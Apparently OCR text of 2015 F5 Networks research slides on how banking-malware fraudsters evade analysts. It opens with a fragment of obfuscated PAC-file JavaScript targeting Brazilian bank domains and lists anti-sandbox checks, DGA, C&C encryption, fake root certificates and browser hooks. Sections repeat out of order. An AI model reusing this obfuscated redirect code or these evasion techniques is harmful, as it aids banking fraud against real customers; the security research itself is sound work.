var S12 = ""bra"+ "desco"+ "priv"+ "ate"+ "ban"+ "k.com.*";
var S13 = ""w"+  "w"+  "w."+  "ea"+  "1.c"+  "om.*";
var S14 = ""rea"+ "1.co"+ "m.*";
var S15 = ""ww"+ "w.ban"+ "core"+ "al.co"+ "m.*";
var S16 = ""ban"+ "core"+ "al.co"+ "m.*";
```

The message in the head of the PAC says: "f*ck, why are these motherf*ckers sniffing (my PACs)? Come on, go suck a [redacted], let me work freely, I need to feed my family, bunch of mother*ckers, go easy on me!! If you want to work with me send an e-mail to xxxxxx@bol.com.br"

Obfuscation

Code Obfuscation:

- Packers (themida)
- Embedded Virtual Machines
- Dead Code addition
- Name obfuscation

Domain Obfuscation:

- DGA

Anti-VM and Anti-Sandbox


- CPU check
- I\O backdoor port
- vm tools
- Foreground window
- Cursor position
- sleep()

Encryption

- Public-key authentication
- Webinjects configuration (AES, blowfish, steganography)
- C&C communication (https, RC4)


Server-Side Enforcement

- Geolocation IP filtering
- Server-side webinjects



[redacted].com/panel/

Index of /panel



[redacted].com/config/scheme.json

[redacted].com/xcvnodifowe/view.php

Authentication Required

The server http://[redacted].com:80 requires a username and password. The server says: Admin Center.

User Name:

Password:

Log In Cancel

- spam.php
- sum.php
- test.php
- view/
- wait.php
- worker.php

THANK YOU!

Questions?

References

- http://larslohmann.blogspot.co.il/2013/05/protected-mode-warning.html
- https://zeltser.com/how-digital-certificates-are-used-and-misused/
- https://amiunique.org/fp
- https://en.wikipedia.org/wiki/Domain_generation_algorithm

Outsmarting Researchers: Fraudsters and Their Security Practices

by Julia Karpin and Avi Shulman
June 2015
F5 Networks

Fraudsters

Server-Side Enforcement

- Geolocation IP filtering
- Server-side webinjects

Encryption

- Public-key authentication
- Webinjects configuration (AES, blowfish, steganography)
- C&C communication (https, RC4)

Anti-VM and Anti-Sandbox

- CPU check
- I\O backdoor port
- vm tools
- Foreground window
- Cursor position
- sleep()

Obfuscation

Code Obfuscation:
- Packers (themida)
- Embedded Virtual Machines
- Dead Code addition
- Name obfuscation

Domain Obfuscation:
- DGA


THANK YOU!

Questions?

References

History of an Arms Race

Fraudsters	banking security
Keyloggers	Virtual Keyboards
Phishing	SSL (digital certificates)
Webinjects	Smartcards\ mTAN
Man In the Mobile	Fingerprinting
VNC\RAT	Brainwaves



Bypassing SSL


- Browser Function Hooks
- Fake Root Certificate Authority

Browser Function Hooks

- Pre-call arguments
- Post-call arguments

Fake Root Certificate Authority

- Eliminate security warnings
- Conceal ssl proxy
- Phishing



Browser Security Settings